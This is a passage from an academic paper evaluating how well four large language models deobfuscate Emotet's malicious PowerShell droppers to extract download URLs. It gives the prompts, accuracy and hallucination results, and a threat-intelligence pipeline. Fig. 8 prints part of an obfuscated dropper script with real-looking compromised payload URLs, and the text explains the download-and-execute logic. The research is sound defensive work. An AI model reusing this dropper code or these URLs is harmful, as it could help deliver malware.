a random name in a folder with another random name, which will store a binary that it will download from the Internet and execute it. To this end, it has an array of several URLs that refer to compromised domains; usually WordPress sites, where the perpetrators host their binaries. For persistence, each PowerShell script from Emotet's dropper has 5 to 8 URLs (on average 6.6) from different domains. The script would iterate this list and try to download the content from each of them. Once one of them returns a stream with a significant length, the dropper stores it and executes it. Therefore, even if some URLs are taken down, the script will proceed to the next until one URL is available. This way, the Emotet group increased its chances of not having all of its dropper sites taken down by not revealing them simultaneously. In our dataset, we used 2,000 unique documents and used their corresponding PowerShell scripts. Thus, we have 2,000 obfuscated Powershell scripts, which, when deobfuscated, refer to 2869 unique URLs belonging to 2512 unique domains. In terms of scale, our samples constitute approximately 5% of Emotet's campaign.

As a result, the experimental process is illustrated in Fig. 4. In essence, the collected malicious Microsoft Documents are parsed with ViperMonkey to extract the obfuscated PowerShell payloads. For the ground truth, we used our customised deobfuscators to get the IOC reports and the corresponding URLs. For clarity, these URLs were also validated with cyber threat intelligence platforms to ensure that important information is not missing and that the URLs our deobfuscators extracted are correct. Then, we submit the obfuscated PowerShell payloads to the four LLMs with the corresponding prompts and extract the corresponding URLs. Finally, we compare these URLs to determine the efficacy of automated IOC extraction with LLMs.

6. Experimental results

For our experiments, we opted to use four state-of-the-art LLMs. More precisely, we used two cloud-based LLMs offered as services and two local ones. For the LLMs provided as cloud services, we opted for OpenAI's GPT-4 (`gpt-4-1106`), considered the reference LLM, and the "Pro" variant of Google's recently introduced LLM, Gemini. For both of them, we used the official APIs, as provided by OpenAI and Google, respectively. In terms of locally deployed LLMs, we considered the following models: Meta's Code Llama Instruct (with 34B parameters) (Roziere et al., 2023), which is based on Llama 2 with additional fine-tuning on 500 billion tokens of source code data, as its name implies, is an LLM that is trained specifically in large chunks of code, and Mistral AI's Mixtral 8x7B Instruct model (Jiang, Sablayrolles, Roux, et al., 2024). For both models, the quantisation level was set to 8 bits (from 16 bits in the original model weights) for all tensors, and they were deployed on NVIDIA A100 GPUs. The above setting guarantees the proper diversity and representation of LLMs. It should be noted that, due to the criticality and sensitivity of the underlying data, malware analysts are expected to opt for local models to minimise the disclosure of such information to third parties.

Using the dataset described above, we decided to assess the capabilities of LLMs to deobfuscate the corresponding scripts. To determine whether the LLMs managed to achieve the task, we argue that if an LLM can collect the URLs of a given script correctly, then the LLM has performed the deobfuscation to an acceptable degree and interpreted the context of the code efficiently. While we understand that the scope is relatively advanced for an LLM and that a code summary might be far more straightforward, we believe this would not be enough. First, the experiment's goal is not to determine whether a script is malicious or

System: You are a malware analyst. Your job is to find URLs in obfuscated code. Follow the instructions. Do not provide any explanations. Encode your responses as JSON.

User: Simplify the attached powershell code before the loop. Remove the code after the loop. There are some lines with dead code, many strings are broken down to shorter ones. Process the resulting strings using concatenation and replacements, making the necessary evaluations. You will often find short strings adjacent with the plus sign, concatenate them. Then look for additions of parentheses with strings. Concatenate them too. Replace unicode characters. Now try to deobfuscate the code. There are URLs concatenated in a string which must be split with the same character, e.g., *,@. All URLS start with http or https. Return the URLs that you will find in the longest string after the operation within a json without any additional text. If you don't find URLs, return the longest string using the key kk in the returned json removing space characters and split it using * or @. The code is: `` ``` `` CODE `` ``` ``

(a) GPT Prompt

[INST]
<<SYS>>
Follow the instructions. Do not provide any explanations. Encode your responses as JSON. Your responses must start with `` ```json `` and end with `` ``` ``.
<</SYS>>
Simplify the attached powershell code before the loop. Remove the code after the loop. There are some lines with dead code, many strings are broken down to shorter ones. Process the resulting strings using concatenation and replacements, making the necessary evaluations. You will often find short strings adjacent with the plus sign, concatenate them. Then look for additions of parentheses with strings. Concatenate them too. Replace unicode characters. Now try to deobfuscate the code. There are URLs concatenated in a string which must be split with the same character, e.g., *,@. All URLS start with http or https. Return the URLs that you will find in the longest string after the operation within a json without any additional text. If you don't find URLs, return the longest string using the key kk in the returned json removing space characters and split it using * or @. The code is: `` ``` `` CODE `` ``` ``
[/INST]

(b) Code Llama Prompt

Fig. 5. Structure of the task prompts used in OpenAI's GPT (top) and Code LLama (bottom).

benign. Conceptually, the chances of an obfuscated PowerShell script launched from MS Word being harmless are slim (Koutsokostas et al., 2022). Thus, we assume the script is malicious, but we want to extract actionable intelligence from it.


Additionally, tools like PSDecode that perform some deobfuscation in their summaries may provide insight into what the code does, *e.g.*, it downloads and executes some content from the Internet. Note that for such tools to deobfuscate the code, they resort to intercepting calls to functions and logging them. Therefore, the code has to be executed, requiring a sandboxed environment. From the logged information, such tools make keyword matches in the logs to identify specific actions. As such, while helpful, they do not understand the code and its content, which is what we would expect from an LLM.

Crafting prompts for novel tasks requires brute-force trial-and-error experimentation, and different prompt templates with different wording choices lead to significant accuracy differences. The final prompt; see Fig. 5 for OpenAI's GPT-4 and Code Llama tasks to deobfuscate the scripts of our dataset, were selected after several iterations, empirically yielded the best results, particularly reducing hallucinations in local models. Then, for each script, we extracted the URLs and compared them to our ground truth (*i.e.*, determined whether the URLs were correctly extracted) to assess the LLMs' accuracy in deobfuscation.

Our assessment shows that OpenAI's GPT-4 clearly outperforms all LLMs, correctly identifying 69.56% of the URLs, followed by Google's Gemini Pro with almost half accuracy (36.84%). The two local LLMs scored very low, with Code Llama achieving only 22.13% and Mixtral 11.59%. Although these exhibit the prevalence of OpenAI's GPT-4, there are further things to note. For instance, the deobfuscation might be partially successful, yet the URL domain can be extracted. From our experiments, this was the result of substitutions or splits that were not made. Therefore, we relaxed the task, requesting the extraction of the correct domain. In this simplified case, the results were significantly improved since each of the LLMs gained a boost of 13.33% (Code Llama) up to 19.16% (GPT-4) in accuracy.

In order to understand the consistency in the extraction capabilities of the LLMs, in Fig. 7, we illustrate the distribution of the success rate for successfully extracting URLs (top) and domains (down) per sample with box plots. As it can be observed, GPT-4 was the most consistent. In the samples where the complete URL extraction failed, it still managed to extract a bulk of related domains. On the contrary, Mixtral presents a high amount of fails considering both tasks. The biggest variability was observed in Gemini Pro, which did not manage to extract any URL or only few domains from a considerable subset of samples. Finally, Code Llama showed more consistent outcomes despite managing to extract only a few URLs and domains. The above illustrates the prevalence of GPT-4 over the other models, both in terms of success rate and consistency.

Beyond the poor performance of the two local LLMs, we also witnessed many hallucinations in the models. That is, outputs conforming to the request's prompt; they are URLs, but factually, they are incorrect and make little sense. The extent of these hallucinations is illustrated in Fig. 6(c). By far, most hallucinations are generated by the lowest performing LLM, Mixtral, which is almost 70% more than the second LLM in hallucinations, Code Llama. Moreover, as it can be observed, the two local LLMs make more hallucinations than the domains they correctly extract. Interestingly, there is no common hallucinated domain in the top 20 of all LLMs. On the contrary, there is only one hallucinated domain between GPT-4 and Gemini Pro, which is blueyellows.com. It should be noted that the domain resembles blueyellowshop.com, which would be the correctly deobfuscated URL, indicating the partial deobfuscation from the LLM and an attempt to fill in the gaps identified. The most hallucinated domains are admins.com and blog.com from Mixtral. We attribute both these hallucinations to the existence of literals *admin* and *blog* in several URLs of our



(a) URL accuracy. (b) Domain accuracy.

(c) Number of correctly extracted and hallucinated domains. Striped columns denote hallucinated domains.


Fig. 6. Comparison of the results for each LLM. GPT-4, Gemini Pro, Code Llama, Mixtral.

dataset and the corresponding scripts. Code llama often returned bogus domains of the form `www.example?.com` where `?` is either `NULL`, `1`, and `2`. In this case, there were several WordPress URLs, *e.g.*, http://www.example.com/wp-content/uploads/2019/07/image.png, probably stemming from the fact that Code Llama recognised something that looked like a WordPress URL from its training and substituted for that. Gemini Pro introduced several obvious hallucinations, *e.g.*, youtube.com and facebook.com. Overall, we can claim that most hallucinated domains match the pattern of the blueyellows.com case discussed above, incorrectly processed domains by the LLM.


Finally, we should note that there were a couple of instances where GPT-4 and Gemini Pro models refused to perform the task requested in the prompt, producing replies such as *"I'm sorry, I cannot extract URLs from this Powershell code as it appears to be obfuscated and possibly malicious. As a language model, I prioritise ethical and safe utilisation of technology."* (GPT-4), and *"I'm designed solely to process and generate text, so I'm unable to assist you with that".* (Gemini Pro), which can be attributed to their stringent alignment, provided the narrow scope of the task. This was not observed in the locally deployed models.

Drilling down to the success rate of the LLMs, we performed several statistical tests. For instance, in the Shapiro–Wilk test, see Table 1, the extremely low p-values indicate that the success rate of all LLMs significantly deviates from a normal distribution. The deviation from normal distribution implies that ANOVA cannot be performed, so we used the Kruskal–Wallis H test (MacFarland, Yates, MacFarland, & Yates, 2016) to determine whether the visual results from the box plots are validated with statistically significant differences between the distributions of the success rates for each LLM. The intuition is verified as the test statistic is very high (1970.6742), and the p-value is extremely low ($p = 0.0$), indicating statistically significant differences in the success rates among the four LLMs. Finally, we perform Bonferroni–Dunn test to make pairwise comparisons between the success rate of each LLM in this task, as seen in Table 2. As it can be observed, all pairwise comparisons between the methods are statistically significant, meaning that the success rate of each LLM is significantly different from the others. The latter is supported by the extremely low p-values, suggesting that the differences are not due to random chance. Therefore, we can safely state that each LLM performs differently regarding success rates across the 2000 experiments. For brevity, since the results for domain extraction are similar, we omit them.

Further to merely using the obfuscated Powershell scripts from Emotet, we wanted to assess whether this approach would work with



(a) Distribution of the success rate per rate in URL extraction per LLM.



(b) Distribution of the success rate per rate in domain extraction per LLM.

Fig. 7. Per-sample consistency in URLs (top) and domains (bottom).

Table 1
The Shapiro–Wilk test for the success rate of each LLM in correctly extracting URLs.

LLM	Statistic	p-value
GPT-4	0.7195	0.0
Gemini Pro	0.8694	5.716544956910218e−38
Code Llama	0.6827	0.0
Mixtral	0.5617	0.0

Table 2
Bonferroni-Dunn test pairwise comparisons.

	Code Llama	GPT-4	Gemini Pro	Mixtral
Code Llama	1.000000e+00	2.362132e−211	1.406946e−36	5.605275e−28
GPT-4	2.362132e−211	1.000000e+00	3.980866e−74	0.000000e+00
Gemini Pro	1.406946e−36	3.980866e−74	1.000000e+00	1.905162e−125
Mixtral	5.605275e−28	0.000000e+00	1.905162e−125	1.000000e+00

other obfuscators; note that Emotet seems to use Bohannon's *Invoke-Obfuscation*.[8] (Patsakis & Chrysanthou, 2020) Therefore, we used Chimaira,[9] which obfuscates Powershell scripts and managed to bypass the detections of many antivirus solutions. Having the deobfuscated scripts from the original dataset, we obfuscated them with Chimera. Using as reference the deobfuscated script of Fig. 2(b), we obfuscated it with Chimera, and a snapshot of the obfuscated script is illustrated in Fig. 8. For brevity, from this snapshot, we have removed the random comments that Chimera adds since they can be easily removed with a script, a CyberChef recipe, or an LLM. As it can be observed, Chimera uses very long variable names with random characters; nevertheless, even in the so-called paranoid mode, the strings are not obfuscated enough, see Fig. 8 where the string with the domains is more than evident and easy to be extracted. To obfuscate it, one has to manually specify the strings, which are simply split into smaller strings and assigned variables so that their concatenation returns the specific string. Finally, it should be noted that arbitrarily obfuscating files can lead to functionality issues. For instance, in the illustrated example the URLs, due to the random capitalisation are wrong, as most web servers are case sensitive and will resolve to wrong URLs. The latter further stresses the need to assess LLMs in such tasks with real-world datasets.

Due to budget constraints, as we had to perform multiple tasks for each script, we could not do the experiments with all scripts. However, in all our experiments, all LLMs managed to deobfuscate the strings generated by Chimera. Yet, this could not be performed on a single

[8] https://github.com/danielbohannon/Invoke-Obfuscation
[9] https://github.com/tokyoneon/Chimera

```
$CSectHkOGZZAbGLaWCpgqkqdEjmxdDhTSIhbFdTNuHOzdZRytmdhopITWrMpQXHytCUWfxVieVkJmZHyojkumMKmIvBeqNkhMJOvKveTYwX... = "T‘h";
$LPASQHUyJuSNhmSqqcGvMFgNHYcGODtLZncSjXuFGMgHJbnoiFJfrbmRmlwTSlMRvnqsvgJSZCAwiFxRGivXZtxihxTMVOfPQCzVldtpytF... = "‘NG";
$RihkbBTZwglhXALkNvSVkndnRxhynNsPbeokzEIYUcnUUuuuIbrtWEvbjkehobQECrqFWVfXXbcbMpyyGeNDZuWPNoJIvzWGRSCLxWfMdXN... = "LE";
$FNZtGIWuHfvynFdDqtLrGMbKDZPvoPiFLPdaZBCIgfXZHwuFgbDTgSHlhZgmulBmRzplZbMlGTSCSrDvNAFIuuxrnTdFlbTdWJYXqponIYC... = "‘T";
$TnOfdTpSUBXSeLvaqObbBRKpkDLYMeTiSScbeXWyRqgjsxuHcqYimJcsMuFNCtanUCxSiQpPVxtluPexhNxWsQxEqyoLRniFaXIFibOoLkz... = "EN";
$KRxdJHcXayRVEgeMvYmKCveWTNNGrKxmexFlSnBkiltZbdvueJaWEkeKkpxpVgoBfoSxGbIhAchpYPjaiSYHvBNMlIMrJfqvDhMqDeEhhLg... = "‘L‘i";
$CXumBbhoSZrWebgErVTMJwhdMphSQtiChCssYkOIRsVKgaakPLbYSviclyfsZWUoBRVxyLZBMfmkwpsiFVehFQdUXQpZGbfuAEwPZoSgTsu... = "B‘C";
$yZZkHSvlreWGaOdOVpIjEiBTLYyWaJFQmqzVIhjEnuPmqZERnoLlQlLqIYIFUTUUvFKIwOSXXKLlQRcbzjvIVJhWpHDflaHJzAuclGeFmYG... = "‘w‘E";
$mEGaEcdQtnusyDdtkEkDerxnezDLpYiQMtHgDmikXqWhxNTMuWtkaVeStVGMYQlFgqCXyLTBiKvHKGoAwNHEVLAIEPBSLrnpmFAcaXyFvnL... = "‘T‘.";
$DMsnAJWInTKBDqrhBnhVyRPjOVNaUqRyAtvOLRQUzwztnskkMZXOUKNEHZYmvhqhilBMvEhtFRfcSXhoJRRrNKzftkVUBYFrZDohofDWkus... = "‘NE";
$ZAFhtVeRUWEVObKascpohJIsScfJeZecGqOrawXklPpWfYPNjNewtLmdpMxRndCGgbHqxiVJuTpzhqwhxExtxXbvVeRPloHCAkQsAQZhhFr... = [TypE]"sYSTEM.
        ↪ io.DiRECToRY";
sET-iTEM "vARiABLE:wXoR" [TypE]"SYsTEM.NET.SERviCEpoiNTMANAGER";
        ↪ $qmyBUVSHlCKQhJrZwdjyiDJMOOROceUPCncMPZmVbgVhrIRBxVzyPwalsLysSkpargVaPKGCqDljOEPXlBQsOZStRSoaHOoWUhsSbeozbv... = "
        ↪ jC44ikh";
$QrwCVRIGMgMwuDxGNueXuzEFdNSdHJOwxEioiovjqjnelahLGpuOxJARzbquVjlFlZhTtELCQDgvczGNgSllBHqfyxHbpVmAiCKoOqhgOf... =
        ↪ $bbBsClBPhlNIrXrMNfOdSgUuhnAYBydnqRTyadYHXfQpwFjBpVEWhJxHPvdLBUzZdauaOSmmJIMzEbHUFGjXwtrNYEYgbkOcRqXCMxKLXC... + "@" +
        ↪  $ZgBDSknpqznNThHAVsIXKQaIXRFcCXNiGcpuXpyGKsNKzmdsPcVEJTqvAuFfpmsmvkibgMoJCAPoWQNKXZNdUclahtHoOZyLiWzGWAMtUh...;
...
$ULHyDhRSeonpODnfbqeyIYsSXYTxGECYvwQfxmoxzOPcshMBKqwyLLtsxazVxTPblyJJMaixVPsrgqnQGgmByeWXxJcXSUeOLbwEmsUDNR... = ("hTTps://
        ↪ pAAsoLoGRp.CoM/pARsEopMLo/5/@hTTp://LAuNCh.TACTikAFACEwEAR.CoM/wp-CoNTENT/uk/@hTTps://siNGohoTEL.CoM/DAshBoARDL/q/
        ↪ @hTTps://www.MyMAThLABhoMEwoRk.CoM/wp-CoNTENT/o/@hTTps://DiEThERBsiNDiA.CoM/AssETs/k8oo/@hTTps://DEv-TECh.Eu/DEMoshop/
        ↪ p0/@hTTps://MiThRAA.Co/NMT/@hTTp://ChEss-pGN.CoM/wiN-RAiD/L6T5/").spLiT(
        ↪ $VmOSkstPFZitwNpWuFZoseyQNAABfEvzJEYwesgEtRQfZjKIerRBAHbiIKBSwmIMYUJHqCHRHlvWCqDisGoLDFG... +
        ↪ $QrwCVRIGMgMwuDxGNueXuzEFdNSdHJOwxEioiovjqjnelahLGpuOxJARzbquVjlFlZhTtELCQDgvczGNgSllBHqfyxHbpVmAiCKoOqhgO... +
        ↪ $GjTOzMObHtdGowoXJtSCRPPcBXWpBVKVeIERlUAyDvefPlBCclbIermOJHgrozgObSXtVIbghMXOSQtvFaFRxiwDnNTQcscxZRWEQcaeZ...)
...
```

Fig. 8. Part of the obfuscated Powershell script of Fig. 2 with Chimera.




Fig. 9. Proposed pipeline for cyber threat intelligence.

System: You are a malware analyst. Your job is to understand what a malicious powershell script does. Do not provide any explanations. Encode your responses as JSON.
User: Suppress all output and return only a JSON which contains the description of what the following powershell script does and the mitre att&ck methods that it uses. For each method, return only the ID and the name. The code is: ``` CODE ```

Fig. 10. GPT Prompt for deriving cyber threat intelligence from a malicious powershell script.

task. They required more prompts as the input size exceeded the API's constraints. Hence, one prompt was needed to remove the comments, one to replace the variable names with shorter and more readable ones, and another to replace and concatenate variables. Nonetheless, LLMs proved efficient in this task, even if the adversaries used different tooling.

7. Discussion

7.1. Integration with existing pipelines

As discussed, while LLMs are not mature enough to fully replace traditional deobfuscators, they can efficiently complement them whenever they fail. This is very often during malware campaigns where threat actors may push changes on their droppers and payloads. As such, important information for, *e.g.*, takedowns or isolation of the threat can be missed. In the case of Emotet, which we use for reference, some compromised domains used to download Emotet's executable were missed after changes in the dropper, and the deobfuscator required manual patches.

To address such issues, one could consider a pipeline as the one illustrated in Fig. 9. More precisely, we consider that the input is a malicious MS Office document, which, depending on the analysis environment, is sent either to a sandbox or an emulator. Both open the file and log the obfuscated malicious payload through its usual mechanisms. The payload is then sent to the traditional deobfuscators and an LLM. Each of them tries to extract the configuration, *e.g.*, dropper URLs and C2 servers, but the LLM tries to provide a summary of the code and from that derive the MITRE ATT&CK methods.[10] This way, the LLM can fill in the gaps of the deobfuscator in case it fails but also provide a brief analysis of what the malicious script does and an easy-to-digest output for further correlations (MITRE ATT&CK methods). In our experiments, the prompt in Fig. 10 managed to do the job quite efficiently in OpenAI's GPT-4. For instance, the script of Fig. 2 returns the JSON of Fig. 11, which is quite accurate.

7.2. Ethical and privacy considerations

As stated in Section 3, there is a critical need for greater transparency and ethical considerations in AI development, which are, in turn, necessary to comply with regulations such as the EU Artificial

[10] https://attack.mitre.org/

```
{
  "description": "The␣script␣performs␣several␣malicious␣activities:␣It␣
      ↪ creates␣a␣directory␣in␣the␣user's␣home␣folder,␣sets␣the␣
      ↪ security␣protocol␣to␣TLS␣1.2␣for␣secure␣connections,␣downloads␣
      ↪ executables␣from␣multiple␣URLs␣until␣it␣finds␣one␣that␣is␣at␣
      ↪ least␣48,813␣bytes␣in␣size,␣and␣then␣executes␣the␣downloaded␣
      ↪ executable.␣This␣behavior␣is␣indicative␣of␣a␣downloader␣trying␣
      ↪ to␣fetch␣and␣execute␣malware␣from␣the␣Internet.",
  "mitre_attack_methods": [
    {
      "ID": "T1566",
      "name": "Phishing"
    },
    {
      "ID": "T1105",
      "name": "Ingress␣Tool␣Transfer"
    },
    {
      "ID": "T1059",
      "name": "Command␣and␣Scripting␣Interpreter"
    },
    {
      "ID": "T1027",
      "name": "Obfuscated␣Files␣or␣Information"
    }
  ]
}
```


Fig. 11. JSON output for cyber threat intelligence.

Intelligence Act. One of the primary concerns is the unclear origins of the training data in most models and the opacity surrounding the fine-tuning of these models, a step that usually requires human interaction. The latter is particularly relevant for evaluating the capabilities of LLMs as biased outcomes and overfitting can only be avoided if a sound methodology is used to define the training and testing procedures, highlighting the importance of the corresponding datasets. Nevertheless, for the scope of this work, the necessities are privacy and overcoming hallucinations.

For the former, it is necessary for users to understand what data are collected from them, when, and how they are used in cloud-based systems. Due to potential exposure, threat intelligence organisations may be reluctant to share their samples to avoid exposure of personally identifiable information or even business information,[11] Thus, both legal and technical guarantees must be provided to ensure that the submitted information will not be shared or used to train or fine-tune the model without the user's consent, as this can lead to leaks. At the time of writing, OpenAI claims SOC 2 compliance for ChatGPT Enterprise and API, as well a wide range of security measures.[12] Similarly, Google claims SOC 3 compliance for their Gemini product.[13] Although these certifications provide reasonable assurance to end users, it is essential to note that they are not a panacea for all security and privacy concerns in the context of LLMs, which also remain an open research area (Sebastian, 2023; Yao et al., 2024).

Finally, since the hallucinations in the local models are far more than the correct interpretations, it is necessary to fine-tune the models efficiently. Evidently, if these hallucinations are not detected in a timely manner, they can lead to false claims and potential blocking issues of benign domains. In other machine learning models, they can be considered a type of misclassification. However, assessing hallucinations requires other metrics that are available according to the setup. For example, typical parameters of LLMs, such as temperature, and the perplexity metric (that quantifies the predicted tokens probability distribution), can be used as an indicator of hallucinations. While LLMs are designed to support humans and final decisions should be assessed by them, these metrics ease the diagnostic and the confidence of the outcomes obtained by LLMs. Finally, post-processing techniques that alleviate hallucinations are a research line itself, and few works are exploring it (Tonmoy et al., 2024). For instance, an iterative optimisation process could be designed to reduce the perplexity values. Another strategy is the use of retrieval-augmented generation, which leverages external datasets at inference time to build a richer prompt that includes some combination of relevant knowledge. However, in particular problems such as deobfuscation, such knowledge may not be available.

8. Conclusions

According to our outcomes, LLMs can effectively automate a substantial portion of the deobfuscation process. The latter implies that, even though the advent of LLMs is still in its infancy, they exhibit a remarkable potential to improve malware analysis and to be integrated into real-world pipelines, as we discuss in the following paragraphs.

First, cutting-edge LLMs do not simply generate code or superficially interpret its context. Our extensive results clearly show their ability to process it, identify the relevant parts, and operate on them. Notably, this capability is showcased in code that is deliberately written in a form to prevent this from happening. While this is very relevant for LLMs provided as cloud-based services, the same does not apply to local LLMs. Indeed, the disparity among the two flavours of LLMs is so grave that they could be considered inefficient for this task. Yet,

[11] https://krebsonsecurity.com/2017/08/beware-of-security-by-press-release/https://www.malwarebytes.com/blog/news/2019/07/caution-misuse-of-security-tools-can-turn-against-you.

[12] https://openai.com/enterprise-privacy

[13] https://cloud.google.com/gemini/docs/discover/certifications

despite having fewer parameters than proprietary models, local LLMs can be fine-tuned to optimise their performance in specific tasks as their weights are made publicly available, which we will explore in future work. The latter includes exploring smaller LLMs to provide resource-efficient solutions related to code deobfuscation and analysis, fostering the adoption of LLMs in constrained environments.

The above implies that we do not foresee that LLMs will replace traditional unpackers but operate in existing pipelines to enrich traditional malware analysis and threat intelligence platforms. To this end, in deobfuscating malicious code, the pressing needs can be summarised in three key areas: minimising the hallucinations, expanding the input for queries, and enhancing training methodologies. More concretely, our experiments have uncovered that even in the case of the best-performing LLM, there are numerous hallucinated domains. This raises a significant concern as such processes are used to automatically create rules, making the risk of raising false flags very high. Since the hallucinated domains are most likely to originate from the training dataset due to, *e.g.*, high representation and reputation, they would be benign. Thus, the automatically generated rules for the hallucinated domains may not only permit malicious traffic but inadvertently block legitimate ones.

Furthermore, we should consider that if the LLMs hallucinate domains, they may also hallucinate functionality once they do not interpret some code snippet properly, leading to false claims and possibly false attribution. Moreover, the occasional misinterpretation of the prompts due to the alignment of some LLMs can also impede such tasks in automated pipelines. Finally, hallucinations are a way for LLMs to fill in the gaps in their responses. Therefore, in the context of this task, and possibly for other cybersecurity tasks, LLMs should provide different responses to hallucinations. For instance, responding that the task cannot be performed would be preferable to returning a wrong result.

While the scripts in our current dataset are relatively short, malicious code, in general, is significantly longer and would not fit within a single prompt. Hence, expanding the input size becomes an absolute necessity. However, the length of the code is not the sole challenge. Since this code is purposefully obfuscated to evade analysis, even by humans, training LLMs with adequately labelled and properly annotated malicious code is crucial (Lachaux, Roziere, Szafraniec, & Lample, 2021). By fine-tuning LLMs, we anticipate a substantial improvement in the models' accuracy, as well as their ability to handle more complex tasks, especially in interpreting malicious code and artefacts. To achieve this, we plan to use sets of obfuscated and gradually deobfuscated code to train LLMs in code deobfuscating. We prioritise doing this for VBA, PHP, Python, and Javascript since malware analysts often find such obfuscated codes in malicious documents and webshells. Other languages would most likely use executables, which cannot be directly and accurately reversed to code.

CRediT authorship contribution statement

Constantinos Patsakis: Conceptualization, Methodology, Investigation, Writing – original draft, Writing – review & editing, Visualization, Supervision, Project administration, Funding acquisition. **Fran Casino:** Validation, Investigation, Data curation, Writing – original draft, Writing – review & editing, Visualization, Funding acquisition. **Nikolaos Lykousas:** Software, Investigation, Data curation, Writing – original draft, Writing – review & editing.

Declaration of competing interest

The authors declare the following financial interests/personal relationships which may be considered as potential competing interests: Constantinos Patsakis reports financial support was provided by European Commission. Fran Casino reports financial support was provided by Government of Catalonia. If there are other authors, they declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

Data availability

Data will be made available on request.

Acknowledgements

